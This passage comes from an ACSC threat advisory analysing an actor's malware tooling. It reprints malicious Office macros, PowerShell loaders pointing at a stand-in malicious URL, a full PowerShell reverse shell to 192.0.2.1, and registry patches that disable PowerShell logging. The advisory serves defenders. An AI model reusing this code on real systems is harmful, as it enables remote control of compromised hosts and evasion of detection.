The below diagram provides an overview of the various custom tools built around the actor's JScript evaluator and each tools command and control mechanism and protocol.



Example Actor JScript Module

The following is an example of the JScript modules utilised by the actor during this campaign. The following module deletes a file:

```
function B64Decode(input) {
    return System.Text.Encoding.UTF8.GetString(Convert.FromBase64String(input));
}
var error = '';
var output = '';
try {
    var h2 = B64Decode(Request.Item['h2']);
    var f1 = B64Decode(Request.Item['f1']);
    var h1 = B64Decode(Request.Item['h1']);
    var f2 = B64Decode(Request.Item['f2']);
    var param0 = B64Decode(Request.Item['param0']);
    var nyasfnolhuherbak = param0.split('|');
    var jymvlzfbwztjjbkg = nyasfnolhuherbak.length;
    for (var i in nyasfnolhuherbak)  {
        var neljnkavuhwopnla = nyasfnolhuherbak[i];
        if (System.IO.Directory.Exists(neljnkavuhwopnla))  {
            System.IO.Directory.Delete(neljnkavuhwopnla, true);
        } else {
            System.IO.File.Delete(neljnkavuhwopnla);
        }
    }
    error = 'Success';
} catch(e) {
    output += e;
}
Response.Write(h1 + b64encode(error) + f1);
Response.Write(h2 + b64encode(output) + f2);
function b64encode(input) {
    return Convert.ToBase64String(System.Text.Encoding.UTF8.GetBytes(input));
}
```

Australian Government
Australian Signals Directorate

Australian Government
Department of Home Affairs

ACSC Australian Cyber Security Centre

Critical Infrastructure Centre

TLP: WHITE

HTTPCore Malware


HTTPCore Overview

HTTPCore is a .NET binary reverse shell that receives its tasking from a web shell. It fetches its tasking from the web shell in the form of JScript, evaluates the JScript then sends the results back to the web shell. HTTPCore is loaded and runs in the context of a IIS process (`w3wp.exe`).

HTTPCore Nesting and Loader Mechanisms

HTTPCore consists of two primary components:

- The reverse shell .NET binary (HTTPCore).
- A loader component, which loads and executes the reverse shell and provides the reverse shell with its configuration. The ACSC has identified two different loaders:
    - a .NET binary (referred to as CCCAgent) with HTTPCore embedded within base64 encoded.
    - a PowerShell DLL loader script with HTTPCore embedded within base64 encoded.



HTTPCore Loader

- .NET binary (CCCAgent), or
- PowerShell DLL loader

HTTPCore Configuration

Packed HTTP Core (ConfuserEx)

HTTPCore

HTTPCore PowerShell DLL Loader

```
$src = "<base64_encoded_HTTPCore_PE_file>"
$data = [System.Convert]::FromBase64String($src)
    $Assembly =[System.Reflection.Assembly]::Load($data)
    $type = $Assembly.GetType("HttpCore.Agent")
    $type::Url = "https://malicious.example.com/directory/path"
    $type::RootPath = "C:\ProgramData\.ActorFolder"
    $type::RemotePassword = "Index"
    $type::CurrentPassword = "123456"
    $type::RemoteLangType = "aspx"
    $type::Interval = 1000
    $type::Run($null)
Catch
    $ErrorMessage = $_.Exception.Message
    $FailedItem = $_.Exception.ItemName
    $ErrorMessage | Out-String
    Break
```

The above PowerShell is a truncated sample found by the ACSC during its investigations.

HTTPCore Configuration Properties

The loader, whether .NET binary or PowerShell, contains the following configuration properties which are passed to HTTPCore.

Property	Example	Purpose
Url	https://malicious.example.com/directory/path	The location of the controller web shell
RootPath	C:\ProgramData\Subfolder\.ActorFolder	Specifies the working folder for both the client (where HTTPCore is running) and the server (where the controller web shell is present).
RemotePassword	Password12345	Used as the PNG filename in HTTPCore's HTTP POSTs to the HTTPCore Controller web shell as well as the AES encryption key for the PNG files.
CurrentPassword	Password98765	Used by HTTPCore to decrypt content in the req_*.txt tasking files.
Interval	1000	The interval, in milliseconds, between polling for tasking.

Property	Example	Purpose
RemoteLangType	Aspx	-


HTTPCore Command and Control

HTTPCore requests tasking at a fixed interval, defined by the `Interval` property passed in by the loader. HTTPCore sends a HTTP POST payload to the controller web shell URL specified by the `Url` property.

HTTPCore C2 Overview

Below is a diagram showing HTTPCore's command and control traffic flow between the following three elements:

- **HTTPCore:** placed on a compromised target host.
- **Controller Web Shell:** can be placed on any host accessible to the compromised target host but has typically been placed on compromised legitimate Australian web sites as outlined in the Compromised Australian Web Sites section of the Web Service technique.
- **Actor Upstream Host:** an actor controlled host where tasking is issued from.


HTTPCore
Controller Web Shell
Actor Upstream Host
Write req_*.txt
Send tasking payload to read req *.txt and then delete it
Return req_*.txt file contents.
Evaluate Jscript payload from req_*.txt file
Send tasking payload to write result to resp_*.txt
Read resp_*.txt

HTTPCore Request Tasking

On the polling interval specified in its configuration, HTTPCore sends a HTTP POST request to the Controller Web Shell URL in its configuration. This request asks the Controller Web Shell to read the first file matching `req_*.txt` in the directory specified by the `RootPath` configuration property. Request task file names take the form of `req_<md5_hash>.txt` on the hosting server, for example:

```
req_788d1076a6382dd84ab862adf64c8ae0.txt
```

The HTTP POST request data sent by the HTTPCore binary contains the first 8 bytes of a PNG file header (`89 50 4e 47 0d 0a 1a 0a`) followed by JScript which is evaluated by the Controller Web Shell. The 'PNG' file is AES encrypted with a MD5 hash of the HTTPCore `RemotePassword` value making up both the AES key and initialisation vector.

There is a hardcoded User-Agent string in HTTPCore sent in tasking HTTP requests:

```
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/77.0.3865.120 Safari/537.36
```

Upon sending the `req_*.txt` file to the requesting HTTPCore client the Controller Web Shell deletes the tasking file.

HTTPCore Response Tasking Files

Upon HTTPCore's completion of evaluating the JScript payload included in the `req_*.txt` tasking file, HTTPCore submits a response to the Controller Web Shell URL. This response is a HTTP POST request that instructs the Controller Web Shell to write the response payload to `resp_<md5_hash>.txt`, where the MD5 value will match that from the request tasking file, for example:

```
req_788d1076a6382dd84ab862adf64c8ae0.txt
resp_788d1076a6382dd84ab862adf64c8ae0.txt
```

The Controller Web Shell will write the `resp_*.txt` file to the directory specified by the `RootPath` configuration property.

Similar to the request tasking HTTP POST data it contains the first 8 bytes of a PNG file header. This is followed by <<<< then the actual response data. For example:

`89 50 4e 57 0d 0a 1a 0a 3c 3c 3c 3c`	.PNG....<<<<

Following this preamble the response payload data is encoded in the following manner:

```
GZip Compressed -> Base64 Encoded -> GZip Compressed
```

HTTPotato Malware

HTTPotato Overview

HTTPotato is a .NET DLL, which is comprised of three key components:

- the RottenPotato privilege escalation technique,
- an HTTP server,
- a JScript evaluator, as per the HTTPCore malware.

RottenPotato Privilege Esclation

When attempting the RottenPotato technique HTTPotato will first bind to `127.0.0.1:6666` and as it attempts various exploit techniques it will increment the port number each time up to a maximum of 6675.

HTTP Server

This functionality provides the ability for HTTPotato to listen on specific URIs provided by the actor. By default, HTTPotato binds to `http://localhost:5000` but can listen on certain other local interfaces and ports, if available. When the HTTP server receives a POST request, it passes the POST data off to the JScript evaluator.

JScript Evaluator

Receives the JScript payload from the HTTP POST data and evaluates it.

HTTPListener Malware

HTTPListener Overview

So named after the legitimate .NET class it utilises HTTPListener is similar to the HTTPotato malware. HTTPListener contains the same style of HTTP server listener and JScript evaluator, however it lacks the Potato-family privilege escalation functionality.

HTTPListener Command and Control

HTTPListener is hardcoded to listen on `http://+:80/Temporary_Listen_Addresses/`

This makes use of a strong wildcard (+ symbol) in the host field of the URI prefix. This ensures that the malware receives all requests sent to the port, regardless of what the host field is and regardless of whether the request has been handled by another instance of the legitimate HttpListener class. For example, all of the following URIs would be served by the HTTPListener malware, assuming a connection was already established to the target host and port:

- `http://localhost/Temporary_Listen_Addresses/`
- `http://httplistener.example.com/Temporary_Listen_Addresses/`
- `http://1.1.1.1/Temporary_Listen_Addresses/`

Once HTTPListener is running the actor submits HTTP requests with a JScript payload for execution using a JScript evaluator. This JScript evaluator is stored as a DLL embedded in the HTTPListener binary, gzipped and base64 encoded.

The actor can stop HTTPListener by sending a request with a command included in the URL path, for example:

```
http://localhost/Temporary_Listen_Addresses/Stxp
```

Further information on the .NET HttpListener class and URL Prefixes is available from Microsoft[102][103].

[102] Microsoft HttpListener Class: https://docs.microsoft.com/en-us/dotnet/api/system.net.httplistener?view=netcore-3.1

[103] Microsoft UrlPrefix Strings: https://docs.microsoft.com/en-us/windows/win32/http/urlprefix-strings

FSAgent Malware

FSAgent Overview

FSAgent is a .NET binary built around the actor’s JScript evaluator. It is a simpler wrapper around the actor’s JScript evaluator having no inherent network-based command and control functionality, relying on reading and writing files to receive tasking and write results.

FSAgent is typically decoded and loaded directly into memory and is not commonly found residing on disk. This can be done through a variety of mechanisms with PowerShell being common.

FSAgent Tasking

FSAgent reads its JScript based tasking files from a location hardcoded into the binary. Tasking is read from a file named `readCache` and passed to the JScript evaluator for execution. Results from the tasking are written to a file named `winWrite`. Examples of tasking and results file locations are included below:

- `C:\ProgramData\Comms\readCache`
- `C:\ProgramData\Comms\winWrite`
- `C:\ProgramData\VMWare\VMWare CBF\readCache`
- `C:\ProgramData\VMWare\VMWare CBF\winWrite`


FSAgent PowerShell Loader

The PowerShell loader is very similar to the PowerShell loader utilised for the HTTPCore malware, decoding the base64 encoded FSAgent assembly, loading it into memory and executing it.

```
$hjaignvlyady = "<base64_encoded_FSAgent_file>"
$gzStm = New-Object
IO.Compression.GZipStream([IO.MemoryStream][Convert]::FromBase64String($hjaignvlyady),[I
O.Compression.CompressionMode]::Decompress
$rawBytes = New-Object Byte[](2048000)
$size = $gzStm.Read($rawBytes, 0, 2048000)
$a = [Reflection.Assembly]::Load($rawBytes)
$type = $a.GetType(“FS.FS”)
$obj = [Activator]::CreateInstance($type)
```

Appendix C – Malicious Office Macros

Malicious Macros Overview



PowerPoint Process (powerpnt.exe)

Malicious PPT File

Malicious Macro

Malicious Word Template File (Template.dotm)

Writes Template.dotm to %AppData%\Microsoft\Word\STARTUP\Template.dotm

Legitimate user or actor opens Word (winword.exe)

Word Process (winword.exe)

Legitimate document

Template.dotm (opened automatically)

Malicious Macro

Malicious .NET Assembly #1 (stage 1)

DisableActivitySurrogateSelectorTypeCheck = true

Malicious .NET Assembly #2 (stage 2)

LibraryPSE reflectively loaded into winword.exe

Malicious Microsoft PowerPoint Macro

This malicious macro was stored within the Microsoft PowerPoint file sent by the actor using multiple phishing techniques. This malicious macro writes the malicious MS Word Template to disk.

```
Attribute VB_Name = "Module1"

Function WriteBin(filename, BufferData)
 Dim Stream, ObjXML, MyNode
 Set ObjXML = CreateObject("Microsoft.XMLDOM")
 Set MyNode = ObjXML.CreateElement("binary")
 Set Stream = CreateObject("ADODB.Stream")
 MyNode.DataType = "bin.hex"
 MyNode.Text = BufferData
 Stream.Type = 1
 Stream.Open
 Stream.Write MyNode.NodeTypedValue
 Stream.SaveToFile filename, 2
 Stream.Close
 Set Stream = Nothing
 Set MyNode = Nothing
 Set ObjXML = Nothing
End Function

Sub Auto_Open()
c0 = "504b..."
c1 = "..."
<truncated for brevity>
c141 = "00f18800000000"
ALL0 = c0 + c1 + c2 + c3 + c4 + c5 + c6 + c7 + c8 + c9 + c10 + c11 + c12 + c13 + c14 + c15 + c16
+ c17 + c18 + c19 + c20 + c21 + c22 + c23 + c24 + c25 + c26 + c27 + c28 + c29 + c30 + c31 + c32 +
c33 + c34 + c35 + c36 + c37 + c38 + c39 + c40 + c41 + c42 + c43 + c44 + c45 + c46 + c47 + c48 +
c49 + c50
ALL1 = c51 + c52 + c53 + c54 + c55 + c56 + c57 + c58 + c59 + c60 + c61 + c62 + c63 + c64 + c65 +
c66 + c67 + c68 + c69 + c70 + c71 + c72 + c73 + c74 + c75 + c76 + c77 + c78 + c79 + c80 + c81 +
c82 + c83 + c84 + c85 + c86 + c87 + c88 + c89 + c90 + c91 + c92 + c93 + c94 + c95 + c96 + c97 +
c98 + c99 + c100
ALL2 = c101 + c102 + c103 + c104 + c105 + c106 + c107 + c108 + c109 + c110 + c111 + c112 + c113 +
c114 + c115 + c116 + c117 + c118 + c119 + c120 + c121 + c122 + c123 + c124 + c125 + c126 + c127 +
c128 + c129 + c130 + c131 + c132 + c133 + c134 + c135 + c136 + c137 + c138 + c139 + c140 + c141
ALL = ALL0 + ALL1 + ALL2
filename = VBA.Environ("APPDATA")
filename = filename + "\Microsoft\Word\STARTUP\Template.dotm"
WriteBin filename, ALL

  MsgBox "This application appears to be made on an older version of the Microsoft Office product
suite. Visit https://microsoft.com for more information. [ErrorCode: 4439]", vbExclamation,
"Microsoft Office Corrupt Application (Compatibility Mode)"

  WaitUntil = Now() + TimeValue("00:00:8")
  Do While Now < WaitUntil
  Loop
End Sub
```

Template.dotm – Malicious MS Word Template Macro

This macro contains two embedded .NET assemblies, which are loaded and executed and in turn, contain and load LibraryPSE. For further information on LibraryPSE, see Appendix E – LibraryPSE – PowerShell Empire.

This malicious macro contains two stages:

- Stage 1: loads a .NET assembly, which attempts to disable the `DisableActivitySurrogateSelectorTypeCheck` to ensure that misuse of .NET deserialisation will succeed.
- Stage 2: loads a .NET assembly, which in turn reflectively loads and executes an embedded Portable Executable file.

```
Attribute VB_Name = "ThisDocument"
Attribute VB_Base = "0{00020906-0000-0000-C000-000000000046}"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = False
Attribute VB_Customizable = True
Sub AutoExec()
'
' AutoExec Macro
'
'
Exec
End Sub

Function b64Decode(ByVal enc)
    Dim xmlObj, nodeObj
    Dim str5
    str5 = "Msxml2.DOM"
    Set xmlObj = CreateObject(str5 & "Document.3.0")
    Dim str6
    str6 = "bas"
    Set nodeObj = xmlObj.CreateElement(str6 & "e64")
    nodeObj.dataType = "bin.base64"
    nodeObj.Text = enc
    b64Decode = nodeObj.nodeTypedValue
    Set nodeObj = Nothing
    Set xmlObj = Nothing
End Function

Function Exec()

    Dim stage_1, stage_2

    stage_1 = "AAEAAAD/////AQAAAAAAAAAMAgAAAF5NaWNyb..."
stage_1 = stage_1 & "ZT1uZX..."
<truncated for brevity>
stage_1 = stage_1 & "dXJjZURpY3Rpb25hcnk+Cw=="

stage_2 = "AAEAAAD/////AQAAAAAAAAAMAgAAAE5TeXN0..."
stage_2 = stage_2 & "Y0tleVR..."
<truncated for brevity>
stage_2 = stage_2 & "X2YCX2"

<continued on next page>
```

```
Dim stm_1 As Object, fmt_1 As Object

    manifest = "<?xml version=""1.0"" encoding=""UTF-16"" standalone=""yes""?>"
    manifest = manifest & "<assembly xmlns=""urn:schemas-microsoft-com:asm.v1""
manifestVersion=""1.0"">"
    manifest = manifest & "<assemblyIdentity name=""mscorlib"" version=""4.0.0.0""
publicKeyToken=""B77A5C561934E089"" />"
    manifest = manifest & "<clrClass clsid=""{D0CBA7AF-93F5-378A-BB11-2A5D9AA9C4D7}""
progid=""System.Runtime.Serialization"
    manifest = manifest & ".Formatters.Binary.BinaryFormatter"" threadingModel=""Both""
name=""System.Runtime.Serialization.Formatters.Binary.BinaryFormatter"" "
    manifest = manifest & "runtimeVersion=""v4.0.30319"" /><clrClass clsid=""{8D907846-455E-39A7-
BD31-BC9F81468B47}"" "
    manifest = manifest & "progid=""System.IO.MemoryStream"" threadingModel=""Both""
name=""System.IO.MemoryStream"" runtimeVersion=""v4.0.30319"" /></assembly>"

Dim str1
str1 = "Microsoft.W"
str1 = str1 & "indows.A"
Set actCtx = CreateObject(str1 & "ctCtx")
actCtx.ManifestText = manifest

Dim str2
str2 = "System.IO.Me"
Set stm_1 = actCtx.CreateObject(str2 & "moryStream")
Dim str3
str3 = "System.Runt"
str3 = str3 & "ime.Serialization.Formatters.B"
Set fmt_1 = actCtx.CreateObject(str3 & "inary.BinaryFormatter")

Dim Decstage_1
Decstage_1 = b64Decode(stage_1)
For Each i In Decstage_1
    stm_1.WriteByte i
Next i

On Error Resume Next

stm_1.Position = 0
Dim o1 As Object
Set o1 = fmt_1.Deserialize_2(stm_1)
If Err.Number <> 0 Then
    Dim stm_2 As Object
    Dim str4
    str4 = "System.IO.Mem"
    Set stm_2 = actCtx.CreateObject(str4 & "oryStream")

    Dim Decstage_2
    Decstage_2 = b64Decode(stage_2)
    For Each j In Decstage_2
        stm_2.WriteByte j
    Next j

    stm_2.Position = 0
    Dim o2 As Object
       Set o2 = fmt_1.Deserialize_2(stm_2)
End If
End Function
```

Appendix D – PowerShell Reverse Shell

This PowerShell script:

- establishes a connection to the specified IP and port,
- allocates some memory and reads data from the connection,
- uses `Invoke-Expression` to evaluate and run the received data,
- sends the results of `Invoke-Expression` back to the remote server.

```
$client = New-Object System.Net.Sockets.TCPClient('192.0.2.1',443);
$stream = $client.GetStream();
[byte[]]$bytes = 0..65535|%{0};
while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
{
        $data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);
        $sendback = (iex $data 2>&1 | Out-String );
        $sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';
        $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);
        $stream.Write($sendbyte,0,$sendbyte.Length);
        $stream.Flush()}
;
$client.Close()
```

Appendix E – LibraryPSE – PowerShell Empire

In creating LibraryPSE the actor utilised the PowerPick/ReflectivePick projects to create a compiled .NET DLL version of PowerShell Empire, which does not rely on `powershell.exe` to run and can be reflectively loaded into a Microsoft Word process (`winword.exe`). LibraryPSE is delivered and reflectively loaded by the malicious macros found in the `Template.dotm` file identified in Appendix C – Malicious Office Macros.

LibraryPSE Command and Control

Note: This activity does not indicate any compromise or vulnerability in OneDrive.

The actor utilised the PowerShell Empire OneDrive listener as the command and control channel for LibraryPSE. The `winword.exe` process, which hosts LibraryPSE, connects to a hardcoded URL to receive additional tasking and payloads. This URL takes the following form:

```
https://api.onedrive.com/v1.0/shares/<random_string>/driveitem/content
```

In the HTTP request to the above URL, LibraryPSE utilised the following User-Agent string (an example string format and the specific string are included):

```
Microsoft SkyDriveSync <version number> ship; Windows NT <major_version> (<minor_version>)
Microsoft SkyDriveSync 17.005.0107.0008 ship; Windows NT 10.0 (16299)
```

The core data downloaded is encrypted using RC4 with the decryption key being comprised of:

- the first four bytes of the downloaded data, concatenated with
- a hardcoded 32 character hex string found in LibraryPSE.

Appendix F – GetCurrentDeploy Malware

GetCurrentDeploy Overview

The GetCurrentDeploy malware operates similarly to the HTTPListener malware but rather than being based around the core of js_eval, GetCurrentDeploy has hardcoded functionality.

GetCurrentDeploy Command and Control

GetCurrentDeploy implements the same command and control as the HTTPListener malware outlined in HTTPListener Command and Control, including the same request path of `http://+:80/Temporary_Listen_Addresses.`

However rather than receiving arbitrary JScript in the HTTP requests the GetCurrentDeploy malware receives requests to execute the various hardcoded functionality.

GetCurrentDeploy Functionality

The GetCurrentDeploy malware has a number of capabilities typically expected of a remote access trojan. This functionality includes:

- Download a file
- Delete a file
- Map network drive
- Create command shell
- Execute command
- Execute PowerShell

Appendix G – PowerHunter Malware

PowerHunter Overview

PowerHunter is a Defence Evasion-focused tool utilised by the malicious actor to reduce a defender's visibility of the actor's malicious PowerShell usage. PowerHunter patches key functions within the process which is forced by the actor to execute it. The changes do not affect all processes on the system.

The most common process seen targeted by the actor for PowerHunter has been Microsoft IIS (`w3wp.exe`).

While focused around the Detours library, further information on the underlying technique employed by the actor is available from Microsoft[104].

PowerHunter Target Functions

The following libraries and functions are targeted to disable their effectiveness in providing visibility and detection of malicious PowerShell activity.

Advapi32.dll

This library contains, amongst other functions, the functions used by processes to interact with the Windows Registry and Windows Event Log. PowerHunter targets the following functions to patch in order to make the changes outlined below:

- Windows Registry:
  - `RegQueryValueExW:` Is patched to return specific values for a set of hardcoded registry keys as per the table below:

Registry Value	Returned Value
HKLM\Software\Policies\Microsoft\Windows\PowerShell\EnableScripts	1
HKLM\Software\Policies\Microsoft\Windows\PowerShell\ExecutionPolicy	"Unrestricted"
HKLM\Software\Policies\Microsoft\Windows\PowerShell\ModuleLogging\EnableModuleLogging	0
HKLM\Software\Policies\Microsoft\Windows\PowerShell\Transcription\EnableTranscripting	0
HKLM\Software\Policies\Microsoft\Windows\PowerShell\Transcription\EnableInvocationHeader	0
HKLM\Software\Policies\Microsoft\Windows\PowerShell\Transcription\OutputDirectory	""
